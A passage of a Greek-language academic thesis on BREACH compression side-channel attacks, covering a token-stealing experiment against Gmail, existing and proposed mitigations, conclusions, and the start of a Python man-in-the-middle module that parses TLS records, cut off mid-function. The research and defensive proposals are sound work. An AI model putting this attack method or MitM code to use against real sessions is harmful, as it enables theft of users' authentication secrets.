Σε αυτήν την περίπτωση, χρησιμοποιούμε την τεχνική παραλληλισμού hill-climbing κατά ένα πλήρη αλφάβητο που αποτελείται από ψηφία, πεζά και κεφαλαία γράμματα και παύλες συνολικού πλήθους από 64 αντικείμενα. Σε κάθε στάδιο της επίθεσης το αλφάβητο διαιρείται σε δύο σύνολα, έτσι ώστε αυτός που παρουσιάζει την καλύτερη συμπεριφορά επιλέγεται να συνεχιστεί η επίθεση στο επόμενο στάδιο με αποτέλεσμα ένα σύνολο από $log(64) = 6$ στάδια.

Προκειμένου να επικυρώσει τα αποτελέσματα των μετρήσεων επαναλαμβάνουμε κάθε στάδιο της επίθεση όσες φορές χρειάζεται έως ότου μία από τις δύο σειρές δείχνει ελάχιστη μέση μήκος για ένα σύνολο από 4 προσπάθειες, έτσι θα πρέπει να γίνει κατ' ανώτατο όριο 7 απόπειρες για κάθε στάδιο. Με αυτόν τον τρόπο μπορούμε να μειώσουμε το περιθώριο σφάλματος για τυχαίες περιστάσεις που μπορεί να εμφανιστούν κατά τη διάρκεια μιας προσπάθειας.

Αξιολόγηση του ρεύματος απόκρισης και πάλι βασίστηκε στο σύστημα πόντων. Σε αυτή την περίπτωση, δεδομένου ότι υπάρχουν μόνο δύο επιλογές σε κάθε επανάληψη, τα σημεία απεικονίζουν το ποσό των επαναλήψεων που κάθε επιλογή έδειξαν ελάχιστο μέσο μήκος. Κάθε προσπάθεια σε κάθε στάδιο τελείωσε όταν είτε το ήμισυ του αλφαβήτου που συγκεντρώθηκαν 2000 πόντοι, ως εκ τούτου, συνολικά 4000 αιτήματα εκδόθηκε σε κάθε περίπτωση, με χρόνικό διάστημα 4 δευτερολέπτων μεταξύ διαδοχικών αιτήσεων. Ως εκ τούτου, ο συνολικός χρόνος που θεωρητικά απαιτούνται για την ολοκλήρωση της επίθεσης ώστε να κλέψουν ένα χαρακτήρα του token είναι $4000 * 4 * 7 * 6 = 672000$ δευτερόλεπτα, το οποίο είναι περίπου 7 ημέρες.

Το αποτέλεσμα αυτού του πειράματος θα μπορούσε να συνοψιστεί στο ακόλουθο διάγραμμα:



Figure 6.3: Επιτυχημένες προσπάθειες για κάθε αλφάβητο στην παραλληλοποίηση

Κάθε στάδιο της παράλληλης επίθεσης είχε ως αποτέλεσμα μια σωστή επιλογή του αλφαβήτου οδηγώντας τελικά σε μια επιτυχημένη εικασία στον πρώτο χαρακτήρα του token. Ωστόσο, η σωστή αλφάβητος δεν ήταν επιτυχής σε κάθε προσπάθεια για όλα τα στάδια της επίθεσης, αλλά μόνο μερικά. Με άλλα στάδια η εσφαλμένη αλφάβητο που εκτελούνται καλύτερα σε έως και 3 προσπάθειες παρουσιάζοντας ένα πολύ μικρό πλεονέκτημα για το ορθό αλφάβητο. Ωστόσο, ακόμη και στην χειρότερη περίπτωση, το σωστό αλφάβητο παρουσιάζονται σχεδόν 60% πιθανότητες να επιλεγεί.

Υπό το φως αυτών των ευρημάτων, μπορούμε με ασφάλεια να υποθέσουμε ότι το Gmail δεν είναι, επίσης, IND-PCPA. Ένας αντίπαλος που χρησιμοποιεί τον προτεινόμενο μηχανισμό

επίθεσης έχει αξιοσημείωτο πλεονέκτημα σωστά να μαντέψουν κάθε χαρακτήρα του διακριτικού ελέγχου ταυτότητας.

Ο παραλληλισμός hill-climbing οδήγησε σε σημαντική μείωση των αιτήσεων που απαιτείται σε σύγκριση με την σειριακή μέθοδο και κατά συνέπεια μείωση για το συνολικό χρόνο εκτέλεσης. Επίσης, δεδομένου ότι το Gmail διακριτικά ελέγχου ταυτότητας ανανεώνεται κάθε φορά ο χρήστης συνδέεται στο λογαριασμό το μυστικό είναι λιγότερο πιθανό να είναι τροποποιημένο σε σχέση με το Facebook για τα μηνύματα συνομιλίας.

Ωστόσο, ακόμη και μετά από αυτά τα πλεονεκτήματα η επίθεση δεν μπορεί να περιγραφεί ως για τον πραγματικό κόσμο απειλή, δεδομένου ότι για ένα συμβολικό 20 χαρακτήρων $7 * 20 = 140$ ημέρες απαιτούνται, το οποίο είναι ένα πολύ μεγάλο χρονικό διάστημα για τις παραδοχές επίθεσης που πρέπει να πληρούνται.

Chapter 7

Τεχνικές αντιμετώπισης

Η εργασία αυτή επικεντρώθηκε μέχρι στιγμής για την ίδρυση και την επέκταση της επίθεσης. Σε αυτό το κεφάλαιο διερευνούμε διάφορες τεχνικές μετριασμού. Εξετάζουμε οι μέθοδοι που προτείνονται από Gluck, Harris και Prado στο αρχικό έγγραφο σύμφωνα με το νέα ευρήματα που περιγράφηκαν στα προηγούμενα κεφάλαια. Τέλος προτείνουμε νέες τεχνικές μετριασμού που είτε περιορίζουν το πεδίο της επίθεσης ή εξαλειφθεί εντελώς.

7.1 Αρχικές μέθοδοι αντιμετώπισης

Το αρχικό έγγραφο BREACH paper [10] περιλαμβάνονται διάφορες τακτικές για τον μετριασμό η επίθεση. Στις ενότητες που ακολουθούν θα τους ερευνήσουμε ένα προς ένα για να βρείτε αν μπορούν να εξακολουθούν να εφαρμόζονται.

7.1.1 Κρύψιμο μήκους

Η πρώτη προτεινόμενη μέθοδος είναι μια προσπάθεια να κρύψει τις πληροφορίες μήκος από το επιτεθείς. Αυτό μπορεί να γίνει με την προσθήκη ενός τυχαίου ποσότητα τυχαία δεδομένα στο τέλος του ρεύματος δεδομένων για κάθε απάντηση.

Όπως αναφέρεται στο έγγραφο BREACH αυτή η μέθοδος επηρεάζει την αποτελεσματικότητα επίθεση μόνο ελαφρώς. Δεδομένου ότι το τυπικό σφάλμα του μέσου όρου είναι αντιστρόφως ανάλογη προς $\sqrt{N}$, όπου N είναι ο αριθμός των επανειλημμένα αιτήματα ο εισβολέας κάνει για κάθε εικασία, ο εισβολέας μπορεί να συναγάγει η αληθινό μήκος με μερικές εκατοντάδες ή χιλιάδες αιτήματα.

Σε αυτό το χαρτί που έχουμε περιγράψει πώς επανειλημμένες αιτήσεις μπορεί να οδηγήσει σε τέτοια παράκαμψη του θορύβου, όπως περιγράφεται στην ενότητα 5.1. Πειραματικός αποτελέσματα έδειξαν επίσης ότι για τα τελικά σημεία εξετάστηκαν είναι δυνατό να εκτελέσει την επίθεση, υπό ορισμένες συνθήκες, παρά το θόρυβο.

7.1.2 Διαχωρισμός μυστικών-εισόδου χρήστη

Αυτή η προσέγγιση αναφέρει ότι εισάγει ο χρήστης και τα μυστικά τίθενται σε ένα εντελώς διαφορετικό πλαίσιο συμπίεσης. Αν και αυτή η προσέγγιση θα μπορούσε να λειτουργήσει, όταν το μυστικό διακρίνεται σαφώς δεν ισχύει καθολικά.

Στην εργασία αυτή ήταν σε θέση να νικήσει αυτό το μέτρο μετριασμού με την εισαγωγή εναλλακτικές μυστικά. Όπως περιγράφεται στα τμήματα 4.2.1 και 4.2.3, που εισάγει ο χρήστης και τα μυστικά είναι μερικές φορές ένα και το αυτό. Στην περίπτωση του Facebook συνομιλία ο εισβολέας μπορεί να χρησιμοποιήσει ως επιλεγμένο plaintext αλληλογραφία και στην περίπτωση του Gmail ιδιωτικών μηνυμάτων.

Σε τέτοιες περιπτώσεις, το μυστικό και επέλεξε plaintext του επιτιθέμενου είναι δυσδιάκριτες, καθιστώντας αυτή η τεχνική μετριασμού ανεφάρμοστη.

7.1.3 Απενεργοποίηση συμπίεσης

Το παρόν έγγραφο επικεντρώνεται στις επιθέσεις σε κρυπτογραφημένα συμπιεσμένα πρωτόκολλα. Αφού κρυπτογράφηση θέτει το θέμα ευπάθειας που αξιοποιείται, απενεργοποιώντας το στο HTTP επίπεδο θα οδηγήσει σε ολοκληρωτική ήττα της επίθεσης.

Ωστόσο, η λύση αυτή θα έχει δραστικές επιπτώσεις στην απόδοση του web εφαρμογές. Ένα παράδειγμα στο Facebook δείχνει ότι η τακτική άδειο αποτέλεσμα αναζήτησης σελίδα απάντηση από μια ελάχιστη λογαριασμό διαρκεί έως και 12 kilobytes αν συμπιεστεί, σε αντίθεση με 46 kilobytes ως πρώτης plaintext. Είναι προφανές ότι το εμπόριο-off είναι πάρα πολύ για να χειριστεί ειδικά για μεγάλες ιστοσελίδες που εξυπηρετούν δεκάδες χιλιάδες των αιτημάτων των χρηστών ανά δευτερόλεπτο.

7.1.4 Εφαρμογή μάσκας στα μυστικά

Οι επιθέσεις διερευνώνται με βάση το γεγονός ότι το μυστικό παραμένει το ίδιο μεταξύ των διαφόρων αιτημάτων. Αυτή η μέθοδος μετριασμού εισάγει μια one-time pad P που θα ήταν XOR-ed με το μυστικό και συνεχόμενα με το αποτέλεσμα όπως: $P||(P \oplus S)$.

Όπως έχουμε διαπιστώσει Facebook χρησιμοποιεί αυτή τη μέθοδο, προκειμένου να καλύψουν τις μάρκες CSRF του. Αυτό σταματά με επιτυχία την επίθεση από το να είναι σε θέση να κλέψει αυτό το μυστικό.

Ωστόσο, έχουμε δείξει ότι υπάρχουν πολλά περισσότερα μυστικά εκτός από CSRF μάρκες και θα πρέπει να καλυφθεί, προκειμένου να μετριαστούν εντελώς την επίθεση. Αφού συγκάλυψης διπλασιάζει το μήκος της κάθε μυστικό, ενώ, επίσης, καθιστώντας το μυστικό δεν συμπιέσιμο λόγω της αύξησης της εντροπίας, η εφαρμογή αυτής της μεθόδου θα οδηγήσει σε σημαντική απώλεια της συμπίεσης και ως αποτέλεσμα η απόδοση.

7.1.5 Request Rate-Limiting και Monitoring

Η επίθεση απαιτεί μεγάλη ποσότητα αιτημάτων προς το επιλεγέν τελικό σημείο, ειδικά εναντίον αλγόριθμους κρυπτογράφησης μπλοκ. Για να δώσει αποτελέσματα σε ένα εύλογο χρονικό διάστημα οι αιτήσεις αυτές θα πρέπει να γίνουν σε σύντομο περίοδος. Σε μια τέτοια περίπτωση, αν το τελικό σημείο παρακολουθεί την κίνηση από και προς το συγκεκριμένο χρήστη και περιορίζει τις αιτήσεις για ένα συγκεκριμένο ποσό για συγκεκριμένο χρονικό διάστημα παράθυρο θα επιβραδύνει την επίθεση σημαντικά.

Ωστόσο, αυτή η μέθοδος επίσης δεν έρχεται χωρίς κόστος. Βαθμολογήστε περιορίζοντας παρέχει μισού μέτρου κατά την επίθεση, δεδομένου ότι εισάγει μόνο μια καθυστέρηση,

χωρίς νικώντας εντελώς. Όταν προτείνονται περισσότερες τεχνικές βελτιστοποίησης, όπως αυτές που περιγράφονται στην ενότητα 5.2, η καθυστέρηση αυτή θα μπορούσε να αποδειχθεί είναι μικρή βοήθεια.

7.1.6 Πιο επιθετική προστασία CSRF

Όπως ανέφερε το αρχικό έγγραφο BREACH, ”το να απαιτείται ένα έγκυρο CSRF token για όλα τα αιτήματα που αντανακλούν είσοδο του χρήστη θα νικούσε την επίθεση”.

Ενώ αυτό είναι αλήθεια για CSRF tokens, έχουμε δείξει ότι τα εναλλακτικές μυστικά ότι δεν μπορεί να διακριθεί από την είσοδο του χρήστη και θα μπορούσε ακόμη να τεθεί σε κίνδυνο.

7.2 Καινοτόμες τεχνικές αντιμετώπισης

Στην ενότητα αυτή προτείνουμε πολλές δυνητικά ισχυρότερο τεχνικές μετριασμού, που δεν έχουν εισαχθεί στη βιβλιογραφία μέχρι σήμερα.

7.2.1 Compressibility annotation

Όπως περιγράφεται στην ενότητα 7.1.2 μια τεχνική μετριασμού θα μπορούσε να περιλαμβάνει διαφορετικές εφαρμογές συμπίεσης για τα μυστικά και την είσοδο του χρήστη. Αν και αυτή η λύση δεν ισχύει για όλα τα είδη των απορρήτων, θα μπορούσε να είναι αποτελεσματικό για πιο συχνά και εύκολα επιτέθηκαν αυτά, όπως CSRF μάρκες.

Η πρότασή μας είναι ότι οι web servers και διακομιστές εφαρμογών web συνεργαστούν για να δείχνουν τα οποία δεν πρέπει να συμπιεστεί τμήματα των δεδομένων. διακομιστές εφαρμογών θα πρέπει να παραμετροποιηθεί από τον διαχειριστή προκειμένου να σχολιάσετε κάθε απάντηση με τον web server.

Σχολιασμός τότε θα αναφέρει πού είναι τα μυστικά που βρίσκονται και πού μια αντανάκλαση θα μπορούσε να βρίσκεται. Η σύνταξη σχολιασμός θα μπορούσε να περιλαμβάνει ετικέτες HTML που περιγράφουν η λειτουργικότητα του κάθε τμήματος δεδομένων στο σώμα της απόκρισης, μια εγκατάσταση Περιγραφέας, όπως `web.xml` που χρησιμοποιούνται σε εφαρμογές Java, ή μια νέα ειδική μορφή.

Η σχολιασμένη απόκριση από το διακομιστή εφαρμογής συνέχεια θα ερμηνευθεί από ο web server που θα αλλάξει τη συμπεριφορά συμπίεσης της αναλόγως. Συγκεκριμένα ο διακομιστής θα μπορούσε να απενεργοποιήσετε τη συμπίεση του είτε αντανακλάσεις, τα μυστικά ή και τα δύο, την αποστολή τους πάντα ως κατεξοχήν. Σε περίπτωση BREACH, η απενεργοποίηση του LZ77 στάδιο συμπίεσης θα ήταν επίσης επαρκής, δεδομένου ότι η λειτουργικότητα του Ο αλγόριθμος αυτός είναι ο ένας αξιοποιηθεί σε τέτοιες επιθέσεις, ενώ Huffman κάνει περισσότερα κακό παρά καλό.

Επιπλέον, αυτή η λειτουργία πρέπει να εφαρμοστεί χωριστά σε κάθε web πλαισίου, όπως Django[1], Ruby on Rails[2] ή Laravel[3], αλλά και web servers όπως Apache[4] ή Ng-

[1] https://www.djangoproject.com
[2] http://rubyonrails.org
[3] http://laravel.com
[4] http://httpd.apache.org

inx[5]. Σε κάθε πλαίσιο μια μονάδα πρέπει να είναι δημιουργείται το οποίο χειρίζεται το σχολιασμό και στις δύο πλευρές της επικοινωνίας.

7.2.2 SOS headers

Storage Origin Security (SOS) είναι μια πολιτική που προτείνει ο Mike Shema και Vaagn Toukharian στη Black Hat παρουσίαση `Dissecting CSRF Attacks & Defenses` [13]. Προορισμός του είναι να αντιμετωπίσει τις επιθέσεις CSRF, αν και μια παρενέργεια θα είναι ο μετριασμός των επιθέσεων, όπως BREACH.

SOS ισχύει για τα cookies και καθορίζει εάν ένα πρόγραμμα περιήγησης θα πρέπει να περιλαμβάνει κάθε μπισκότο κατά τη διάρκεια αιτήματα πολλαπλής προέλευσης ή όχι. Ο ορισμός αυτός περιλαμβάνεται στην Content-Security-Policy κεφαλίδα απόκρισης μιας εφαρμογής web σε μια μορφή που θέτει μια πολιτική SOS για κάθε μπισκότο.

Οι πολιτικές που εφαρμόζονται `any`, `self`, `isolate`. `Any` δηλώνει ότι το cookie θα πρέπει να περιληφθούν στη συγχρονική προέλευσης αιτήσεις, ύστερα από αίτημα πριν από την πτήση γίνεται για να ελέγξει για εξαίρεση από το πολιτική. Αυτή είναι η συμπεριφορά browsers αποδείξουν από σήμερα. `Self` αναφέρει ότι το cookie δεν πρέπει να συμπεριληφθεί, αν και πάλι ένα προ-πτήσεως πρόσκληση εκδίδεται για να ελέγξει για εξαιρέσεις. `Isolate` αναφέρει ότι η cookie δεν θα πρέπει να περιλαμβάνονται σε κάθε περίπτωση και κανένα αίτημα πριν από την πτήση θα πρέπει να είναι κατασκευασμένος.

αιτήσεις πριν από την πτήση χρησιμοποιούνται ήδη ευρέως στο πλαίσιο του πόρου πολλαπλής προέλευσης μοιρασιά (CORS)[6] πρότυπο. Ο μηχανισμός αυτός περιγράφει τις κεφαλίδες HTTP που επιτρέπει στα προγράμματα περιήγησης να ζητήσει απομακρυσμένες διευθύνσεις URL μόνο αν έχουν άδεια. Το πρόγραμμα περιήγησης στέλνει ένα αίτημα που περιέχει μια `Origin` HTTP header στην οποία απαντά ο διακομιστής με κατάλογο των τόπων καταγωγής που επιτρέπεται να έχουν πρόσβαση στο περιεχόμενο ή μια σελίδα σφάλματος σε περίπτωση που απαγορεύεται πολλαπλής προέλευσης.

Πολιτική SOS εισάγει `Access-Control-SOS` κεφαλίδα που περιέχει ένα κατάλογος των cookies που ο browser θα πρέπει να επιβεβαιώσει πριν από την ένταξή τους στο αίτημα. Ο διακομιστής θα μπορούσε στη συνέχεια να απαντήσει με ένα `Access-Control-SOS-Reply` κεφαλίδα που καθοδηγεί το πρόγραμμα περιήγησης στο `allow` ή `deny` όλα τα μπισκότα που αναφέρονται στην επικεφαλίδα του αιτήματος, καθώς και ένα χρονικό όριο για την browser για να εφαρμόσει αυτή τη νέα πολιτική. Εν τη απουσία μιας τέτοιας απάντησης κεφαλίδα του προγράμματος περιήγησης μπορεί να εφαρμόσει την προεπιλεγμένη πολιτική του κάθε μπισκότο αντ 'αυτού.

BREACH βασίζεται σε αιτήσεις πολλαπλής προέλευσης, προκειμένου για τον επιτιθέμενο να εισάγετε ένα επιλεγεί plaintext στο σώμα μιας απόκρισης από ένα επιλεγμένο τελικό σημείο. ο εισαγωγή SOS κεφαλίδες θα σταματήσει αποτελεσματικά BREACH και παρόμοιων μελλοντικών επιθέσεις που εκμεταλλεύονται αυτή την πτυχή της επικοινωνίας μέσω διαδικτύου.

Αν η μέθοδος SOS επρόκειτο να εφαρμοστεί, ιστοσελίδες θα μπορούσαν να εφαρμοστούν αυστηρές πολιτικές ως προς ποια προέλευση μπορούσαν να έχουν πρόσβαση ποια δεδομένα και σύμφωνα με την οποία το πλαίσιο. Όσο ιστοσελίδες ενσωματώνουν HTTP

[5] http://nginx.org
[6] https://en.wikipedia.org/wiki/Cross-origin_resource_sharing

Strict Ασφάλειας Μεταφορών (HSTS)[7], malicious script injection όπως περιγράφηκε στην ενότητα 4.1.4 θα να αντι-μετρούνται. Σε συνδυασμό με SOS κεφαλίδες, ένα κακόβουλο website ελεγχόμενη από το εισβολέας θα μπορούσε να αρθεί από τις αιτήσεις έκδοσης συμπεριλαμβανομένου του θύματος μπισκότα, καταλήγοντας σε πρακτικά μετριασμού έναντι συμπίεση πλευρικών καναλιών επιθέσεις όπως BREACH.

Για περισσότερες πληροφορίες σχετικά με τις κεφαλίδες SOS αναφερόμαστε στην παρουσίαση Black Hat διαφάνειες [8] και βίντεο [9], καθώς και ως μια εκτεταμένη θέση blog για το πρόταση[10]. Επίσης, υπάρχει ένα νήμα συζήτησης στη λίστα αλληλογραφίας του W3C Web Application εργασίας ασφαλείας Ομάδα[11], σχετικά με την εφαρμογή των SOS κεφαλίδες ως πρότυπο σε σύγχρονα προγράμματα περιήγησης.

[7] https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security
[8] https://deadliestwebattacks.files.wordpress.com/2013/08/bhus_2013_shema_toukharian.pdf
[9] https://www.youtube.com/watch?v=JUY4DQZ02o4
[10] deadliestwebattacks.com/2013/08/08/and-they-have-a-plan/
[11] http://lists.w3.org/Archives/Public/public-webappsec/2013Aug/0037.html

Chapter 8

Επίλογος

8.1 Τελικές παρατηρήσεις

Οι επιθέσεις σε κρυπτογραφικά πρωτόκολλα που εκμεταλλεύονται μεθόδους συμπίεσης οι οποίες εφαρμόζονται πάνω στο καθαρό κείμενο που αυτά τα πρωτόκολλα διαχειρίζονται έχουν περιγραφεί πολύ πρόσφατα. Η βιβλιογραφία ως τώρα παρέχει περιορισμένους θεωρητικούς ορισμούς αυτού του νέου τύπου επιθέσεων, ενώ τα πειραματικά αποτελέσματα αφορούν σε σχετικά περιορισμένο εύρος πρωτοκόλλων που χρησιμοποιούνται σήμερα.

Η παρούσα εργασία επικεντρώθηκε στην ανάλυση του κινδύνου τέτοιων επιθέσεων για ευρέων χρησιμοποιούμενα πρωτόκολλα επεκτείνοντας το θεωρητικό ορισμό και ερευνώντας την επιτυχία μεθόδων αντιμετώπισής της.

Εισάγαμε ένα κρυπτογραφικό παιχνίδι για την απόφαση όσον αφορά την ιδιότητα της μη-αναγνωρισιμότητας σε επιθέσεις μερικώς επιλεγμένων κειμένων. Επίσης παρείχαμε διαισθητικές αποδείξης σύγκρισης με άλλες ιδιότητες, καθώς και σενάρια εφαρμογής μερικώς επιλεγμένου κειμένου επιθέσεων σε συμπιεσμένα κρυπτογραφημμένα πρωτόκολλα.

Η ανάγκη για πρακτική περιγραφή της μεθόδου οδήγησε στον ορισμό του μοντέλου επίθεσης που βασίστηκε στο BREACH και ενεργοποιεί, αυτοματοποιεί και επιβεβαιώνει την επίθεση. Επίσης αποκαλύψαμε σημαντικές ευπάθειες σε δύο συστήματα πάνω στα οποία πειραματιστήκαμε, το Facebook Chat και το Gmail, εισάγοντας νέα είδη μυστικών και επιλεγμένου κειμένου που μπορεί να χρησιμοποιήσει ο επιτιθέμενος.

Επεκτείναμε το εύρος της επίθεσης στα block ciphers και χρησιμοποιήσαμε στατιστικές μεθόδους για να ξεπεράσουμε εμπόδια όπως θόρυβος και padding. Επιπλεόν προτείναμε αρκετές τεχνικές βελτιστοποίησης οι οποίες μπορούν να μειώσουν το χρόνο και να αυξήσουν την απόδοση της επίθεσης καθιστώντας τη επικίνδυνη για συστήματα του πραγματικού κόσμου.

Για να εκτελέσουμε τα πειράματα και να επιβεβαιώσουμε την απόδοση της επίθεσης, υλοποιήσαμε ένα framework σε Python που ξεκινάει την επίθεση στον επιλεγμένο στόχο και αναλύει την έξοδο με σκοπό να παράσει στατιστικά αποτελέσματα. Όσον αφορά τον επιτιθέμενο, το framework πρέπει να τρέξει σε μηχάνημα μέσα στο δίκτυο του θύματος, ενώ το μηχάνημα του θύματος θα πρέπει να παραμετροποιηθεί ώστε να στέλνει όλο το traffic στο μηχάνημα του θύματος και το θύμα επίσης θα πρέπει να μπει σε ένα website που ελέγχεται από τον επιτιθέμενο.

Τα πειραματικά αποτελέσματα έδειξαν πως, παρόλο που το framework δεν παρέχει πλήρη λειτουργικότητα, ο επιτιθέμενος έχει σημαντικό πλεονέκτημα όταν προσπαθεί να κλέψει κάποιο μυστικό από τους στόχους που δοκιμάστηκαν.

Εν τέλει διερευνήσαμε την απόδοση προηγούμενων τεχνικών αντιμετώπισης της επίθεσης και προτείναμε καινοτόμες μεθόδους που μπορούν πρακτικά να ελαχιστοποιήσουν την επιτυχία της επίθεσης ή και να την εξαλείψουν πλήρως.

8.2 Μελλοντική έρευνα

Παρόλο που η παρούσα εργασία εισήγαγε την ιδιότητα IND-PCPA, αυστηροί ορισμοί και μαθηματική περιγραφή είναι απαραίτητο να περιγραφούν. Επίσης, η νέα ιδιότητα θα πρέπει να αναλυθεί αυστηρά συγκρινόμενη με άλλες γνωστές ιδιότητες.

Όσον αφορά το πρακτικό μέρος της επίθεσης, ο μηχανισμός συνέπειας που περιγράφηκε στην ενότητα 4.1.4 πρέπει να υλοποιηθεί ώστε να μπορεί να εκμεταλλευτεί πλήρως τις παθογένειες απλών HTTP συνδέσεων. Επιπλέον, η σύνδεση MitM επιθέσεων, όπως αυτές που περιγράφονται στην ενότητα 2.4, θα οδηγήσουν σε πιθανές εφαρμογές της επίθεσης εκτός εργαστηρίου. Είναι επίσης σημαντικό να υλοποιηθεί ο MitM proxy σε επίπεδο TCP ώστε να είναι δυνατόν να ξεχωρίσουν πακέτα διαφορετικών records, ελαχιστοποιώντας το περιθώριο λάθους λόγων επικαλυπτώμενων ροών ερωτήσεων ή απαντήσεων.

Τέλος, η υλοποίηση των δύο προτεινόμενων τεχνικών αντιμετώπισης, compressibility annotation [7.2.1] και SOS headers [7.2.2], είναι σημαντική ώστε να θωρακιστούν τα συστήματα απέναντι σε επιθέσεις που εκμεταλλεύονται τα ευρήματα της παρούσας εργασίας.

Chapter 9

Appendix

9.1 Man-in-the-Middle module

```
import socket
import select
import logging
import binascii
from os import system, path
import sys
import signal
from iolibrary import kill_signal_handler, get_arguments_dict,
    setup_logger
import constants

signal.signal(signal.SIGINT, kill_signal_handler)

class Connector():
    '''
    Class that handles the network connection for breach.
    '''
    def __init__(self, args_dict):
        '''
        Initialize loggers and arguments dictionary.
        '''
        self.args_dict = args_dict
        if 'full_logger' not in args_dict:
            if args_dict['verbose'] < 4:
                setup_logger('full_logger', 'full_breach.log', args_dict,
     logging.ERROR)
            else:
                setup_logger('full_logger', 'full_breach.log', args_dict)
            self.full_logger = logging.getLogger('full_logger')
            self.args_dict['full_logger'] = self.full_logger
        else:
            self.full_logger = args_dict['full_logger']
        if 'basic_logger' not in args_dict:
            if args_dict['verbose'] < 3:
                setup_logger('basic_logger', 'basic_breach.log',
    args_dict, logging.ERROR)
            else:
                setup_logger('basic_logger', 'basic_breach.log',
    args_dict)
            self.basic_logger = logging.getLogger('basic_logger')
            self.args_dict['basic_logger'] = self.basic_logger
```

```
        else:
            self.basic_logger = args_dict['basic_logger']
        if 'debug_logger' not in args_dict:
            if args_dict['verbose'] < 2:
                setup_logger('debug_logger', 'debug.log', args_dict,
    logging.ERROR)
            else:
                setup_logger('debug_logger', 'debug.log', args_dict)
            self.debug_logger = logging.getLogger('debug_logger')
            self.args_dict['debug_logger'] = self.debug_logger
        else:
            self.debug_logger = args_dict['debug_logger']
        return

    def log_data(self, data):
        '''
        Print hexadecimal and ASCII representation of data
        '''
        pad = 0
        output = []
        buff = '' # Buffer of 16 chars

        for i in xrange(0, len(data), constants.LOG_BUFFER):
                buff = data[i:i+constants.LOG_BUFFER]
                hex = binascii.hexlify(buff) # Hex representation of data
                pad = 32 - len(hex)
                txt = '' # ASCII representation of data
                for ch in buff:
                    if ord(ch)>126 or ord(ch)<33:
                            txt = txt + '.'
                    else:
                            txt = txt + chr(ord(ch))
                output.append('%2d\t %s%s\t %s' % (i, hex, pad*' ', txt))

        return '\n'.join(output)

    def parse(self, data, past_bytes_endpoint, past_bytes_user,
    chunked_endpoint_header, chunked_user_header, is_response = False):
        '''
        Parse data and print header information and payload.
        '''
        lg = ['\n']
        downgrade = False

        # Check for defragmentation between packets
        if is_response:
            # Check if TLS record header was chunked between packets and
    append it to the beginning
            if chunked_endpoint_header:
                data = chunked_endpoint_header + data
                chunked_endpoint_header = None
            # Check if there are any remaining bytes from previous record
            if past_bytes_endpoint:
                lg.append('Data from previous TLS record: Endpoint\n')
                if past_bytes_endpoint >= len(data):
                    lg.append(self.log_data(data))
                    lg.append('\n')
                    past_bytes_endpoint = past_bytes_endpoint - len(data)
```

```
                return ('\n'.join(lg), past_bytes_endpoint,
past_bytes_user, chunked_endpoint_header, chunked_user_header,
downgrade)
            else:
                lg.append(self.log_data(data[0:past_bytes_endpoint]))
                lg.append('\n')
                data = data[past_bytes_endpoint:]
                past_bytes_endpoint = 0
    else:
        if chunked_user_header:
            data = chunked_user_header + data
            chunked_user_header = None
        if past_bytes_user:
           lg.append('Data from previous TLS record: User\n')
           if past_bytes_user >= len(data):
               lg.append(self.log_data(data))
               lg.append('\n')
               past_bytes_user = past_bytes_user - len(data)
               return ('\n'.join(lg), past_bytes_endpoint,
past_bytes_user, chunked_endpoint_header, chunked_user_header,
downgrade)
           else:
               lg.append(self.log_data(data[0:past_bytes_user]))
               lg.append('\n')
               data = data[past_bytes_user:]
               past_bytes_user = 0

    try:
        cont_type = ord(data[constants.TLS_CONTENT_TYPE])
        version = (ord(data[constants.TLS_VERSION_MAJOR]), ord(data[
constants.TLS_VERSION_MINOR]))
        length = 256*ord(data[constants.TLS_LENGTH_MAJOR]) + ord(data
[constants.TLS_LENGTH_MINOR])
    except Exception as exc:
        self.full_logger.debug('Only %d remaining for next record,
TLS header gets chunked' % len(data))
        self.full_logger.debug(exc)
        if is_response:
            chunked_endpoint_header = data
        else:
            chunked_user_header = data
        return ('', past_bytes_endpoint, past_bytes_user,
chunked_endpoint_header, chunked_user_header, downgrade)

    if is_response:
            if cont_type in constants.TLS_CONTENT:
                    self.basic_logger.debug('Endpoint %s Length: %d'
% (constants.TLS_CONTENT[cont_type], length))
                    if cont_type == 23:
                            with open('out.out', 'a') as f:
                                f.write('Endpoint application payload
: %d\n' % length)
                                f.close()
            else:
                    self.basic_logger.debug('Unassigned Content Type
record (len = %d)' % len(data))
            lg.append('Source : Endpoint')
    else:
```

```
